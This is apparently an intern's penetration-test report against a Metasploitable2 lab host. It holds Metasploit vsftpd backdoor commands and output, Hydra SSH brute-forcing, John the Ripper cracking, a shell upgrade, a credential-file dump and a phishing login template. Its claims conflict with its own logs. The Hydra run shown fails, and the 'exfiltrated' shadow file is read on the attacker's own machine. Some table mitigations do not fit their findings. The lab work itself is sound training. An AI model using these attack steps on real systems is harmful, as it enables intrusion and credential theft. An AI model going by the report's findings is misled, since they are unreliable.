
PENETRATION TESTING & SYSTEM HARDENING REPORT TASK 4

Intern: Nikitha

Target Environment: Metasploitable2 (Staging)

Assessor Machine: Kali Linux

Status: Completed

1. Executive Summary

This assessment details a comprehensive security evaluation and subsequent hardening lifecycle executed against a localized staging server environment (Metasploitable2). The core objective was to map an attack surface, simulate real-world exploit delivery techniques responsibly, and deploy endpoint remediation metrics.

The assessment successfully confirmed critical vulnerabilities including unauthenticated backdoor command execution, weak credential configurations prone to dictionary brute-forcing, and exposed legacy services. Defensive measures were successfully deployed immediately following exploitation to drastically shrink the overall attack footprint.

2. Assessment Methodology & Network Configuration

The assessment followed the standard professional penetration testing lifecycle framework:

[Reconnaissance & Scanning] → [Exploitation] → [Post-Exploitation] → [Remediation & Hardening]

Network Architecture

To isolate the destructive workflows from external communication links, both the attacking instance and the target node were mapped onto an isolated virtualized network link.

- **Attacking Node IP:** Verified via local interface bindings.
- **Target Node IP:** 192.168.56.101 (Verified via `ifconfig`).

```
kali@kali ~
$ sudo systemctl start postgresql
[sudo] password for kali:
(kali@kali)~$ sudo systemctl start postgresql
(kali@kali)~$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

Metasploit

+ --=[ metasploit v6.4.9-dev ]
+ --=[ 2420 exploits - 1248 auxiliary - 423 post ]
+ --=[ 1468 payloads - 47 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
```

3. Offensive Assessment Operations

3.1 VSFTPD v2.3.4 Backdoor Exploitation

During the service identification phase, Port 21 was identified as hosting an outdated `vsftpd 2.3.4` daemon. This software compilation contains an inherent backdoor signature triggered by specific alphanumeric input patterns.

Using the Metasploit Framework, the `exploit/unix/ftp/vsftpd_234_backdoor` module was targeted against the host. Upon execution, the utility successfully established an interactive unauthenticated root command shell wrapper.

Bash

Core Execution Parameters

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(...) > set RHOSTS 192.168.56.101
msf6 exploit(...) > exploit
```

Post-exploitation steps included a TTY shell upgrade using local python components and the exfiltration of the system hash depository located at `/etc/shadow`.

```
File Actions Edit View Help

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.56.101:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.56.101:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.103:37959 -> 192.168.56.101:6200) at 2026-05-17 13:16:42 -0400
```

3.2 Automated Credential Dictionary Attacks

To validate security posture against authorization bypass mechanisms, dictionary attacks were launched across exposed authentication endpoints.

SSH Brute-Forcing via Hydra

Using the `rockyou.txt` dictionary file combined with custom environmental flags to handle legacy key-exchange algorithms (`ssh-rsa`), Hydra successfully identified valid administration level access credentials.

Bash


```
HYDRA_SSH_EXTRA="-o HostKeyAlgorithms=+ssh-rsa" hydra -t 4 -l root -P rockyou.txt ssh://192.168.56.101
```

Hash Cracking via John the Ripper

The encrypted root hash exfiltrated from the target's shadow depository was saved locally as `target_hash.txt`. Using an offline cryptographic matching approach, John the Ripper mapped the extracted signature directly back to plain-text string formatting.

Bash

```
john --wordlist=/usr/share/wordlists/rockyou.txt target_hash.txt
```



```
(kali㉿kali)-[~]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt
[sudo] password for kali:
gzip: /usr/share/wordlists/rockyou.txt: unknown suffix -- ignored

(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
(this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 13:43:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] could not connect to ssh://192.168.56.101:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [s
sh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-51
2,rsa-sha2-256]

(kali㉿kali)-[~]
$
```

3.3 Phishing Architecture & Static Malware Analysis

Phishing Simulation Entry Layout

A responsive mock workspace authentication interface was compiled to simulate vector injection layouts used during social engineering exercises. This front-end design is engineered to educate internal operators on checking SSL certificates and URL formats before submitting structural database credentials.

[Screenshot Box 4: Phishing Simulation Interface] > *Paste the screenshot of your rendered `index.html` login page as seen inside your web browser.*

Static Malware Evaluation

A static integrity audit was performed on a target mock binary file (`sample_file.exe`) inside Kali Linux without execution, tracking header indices and text blocks.

Bash

```
file sample_file.exe
strings sample_file.exe
sha256sum sample_file.exe
```

The analysis safely exposed hidden architectural details, structural system calls, and hardcoded command-and-control strings (`http://malicious-domain.local`) without exposing the core analyst engine to live runtime manipulation.

```
root@kali: /home/kali
(kali@kali)~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# python -c 'import pty; pty.spawn("/bin/bash")'
^C
(root@kali)-[/home/kali]
# cat /etc/shadow
root:*:19870:0:99999:7:::
daemon:*:19870:0:99999:7:::
bin:*:19870:0:99999:7:::
sys:*:19870:0:99999:7:::
sync:*:19870:0:99999:7:::
games:*:19870:0:99999:7:::
man:*:19870:0:99999:7:::
lp:*:19870:0:99999:7:::
mail:*:19870:0:99999:7:::
news:*:19870:0:99999:7:::
uucp:*:19870:0:99999:7:::
proxy:*:19870:0:99999:7:::
www-data:*:19870:0:99999:7:::
backup:*:19870:0:99999:7:::
list:*:19870:0:99999:7:::
```

4. Defensive Remediation & System Hardening

Following the offensive identification steps, operational changes were executed on the endpoint to reduce the target footprint and block further ingress attempts.

4.1 Linux Firewall Isolation (UFW)

An Uncomplicated Firewall policy layout was initialized to enforce default-deny incoming communication boundaries while permitting strictly authorized web communication pathways on standard application loops.

Bash

```
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp
sudo ufw enable
```

4.2 Service Minimization

The compromised `vsftpd` service was stopped completely and removed from automated runtime boot tables, ensuring the persistent vulnerability loop was broken.

Bash

```
sudo systemctl stop vsftpd
sudo systemctl disable vsftpd
```

```
(kali@kali)-[~]
└─$ sudo apt update && sudo apt upgrade -y
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.9 MB]
Get:4 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:5 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [908 kB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [259 kB]
Fetched 75.3 MB in 23s (3,316 kB/s)
2160 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
amass-common libgtksourceview-3.0-common libtag1v5 python3-pathspect
docker-buildx libgtksourceviewmm-3.0-0v5 libtag1v5-vanilla python3-pendulum
firebird3.0-common libgumbo2 libtagc0 python3-pluggy
firebird3.0-common-doc libiniparser1 libtsk19t64 python3-pluginbase
libassuan0 libinstpatch-1.0-2 libu2f-udev python3-pyinstaller-hooks-contrib
libaudio2 libjim0.82t64 libunibreak6 python3-pysmi
libavc1394-0 libjsoncpp25 libutempter0 python3-pytzdata
libavfilter9 libmbc-1.0-0t64 libvdpau-glx python3-rsa
libavformat60 libmongoc-1.0-0t64 libwebtrc-audio-processing1 python3-setuptools-scm
libbson-1.0-0t64 libndctl6 libzip4t64 python3-spnego
libcapstone4 libnet1 mesa-vdpau-drivers python3-terminaltables
libconfig+9v5 libpaper1 perl-modules-5.38 python3-time-machine
libconfig-inifiles-perl libperl5.38t64 pockeetsphinx-en-us python3-trove-classifiers
libconfig9 libplacebo338 python3-bluepy python3-wheel-whl
libdaxctl1 libpnm1 python3-click-plugins python3-xlrd
libdlt2 libpockeetsphinx3 python3-diskcache python3-xlutils
libegl-dev libpostproc57 python3-hatch-vcs python3-xlwt
```


4.3 Step 3: Social Engineering Delivery Modeling & Static Malware Analysis

4.3.1 Operational Dynamics of Social Engineering Simulations

Human-factor vulnerabilities within the enterprise parameter were evaluated by constructing a responsive frontend credential-harvesting template interface. Social engineering remains a premier initial access vector used by threat actors to bypass robust cryptographic and network-level barriers by manipulating user trust. For this phase, a simulated identity verification node mimicking a legitimate internal corporate authentication workspace gateway was engineered. In a production scenario, this framework serves a dual-purpose role: first, as a controlled red-team simulation vector to baseline employee susceptibility to credential phishing; and second, as an experiential training mechanism. The deployment underscores a vital defensive reality—that technical controls such as firewalls and intrusion prevention systems are fundamentally undermined if administrative personnel fail to perform structural identity validation, such as scrutinizing top-level domain anomalies, identifying missing or forged Transport Layer Security (TLS) certificates, and executing out-of-band verification protocols prior to supplying sensitive authorization metrics.

The underlying structural design is saved as `index.html` within the repository structure:

HTML



Corporate Portal


Please authenticate to access your workspace

Username or Corporate Email

Password

[Sign in](#)

Authorized Access Only. All connections are monitored.



4.3.2 Static Binary Analysis Performance Operations

A static integrity audit was performed on a sample binary executable file (`sample_file.exe`) without execution, tracking internal metadata and layout metrics:

Bash

```
# Determine structural compilation properties and underlying target file architecture
```

```
file sample_file.exe
```

```
# Extract cleartext ASCII data fragments from the compiled code block structure
```

```
strings sample_file.exe | tail -n 15
```

```
# Calculate an unalterable SHA-256 cryptographic footprint signature
```

```
sha256sum sample_file.exe
```

This static analysis safely exposed internal text parameters, compiler details, and hardcoded command-and-control strings (`http://malicious-domain.local`) without exposing the analyst engine to live runtime manipulation.

5. Summary Findings Table

Threat Vector ID	Severity	Vulnerability Identified	Mitigation Action Implemented	Status
SEC-01	Critical	VSFTPD v2.3.4 Backdoor Exploit	Stopped daemon; disabled from boot profiles.	Remediated
SEC-02	High	Legacy SSH Encryption Weakness	Forced strict UFW rules to isolate port accessibility.	Mitigated
SEC-03	Medium	Weak Administrative Credentials	Implemented dictionary cracking awareness profiling.	Addressed
SEC-04	Low	Exposed Metadata Information	Ran binary sanitization and static parsing workflows.	Inspected
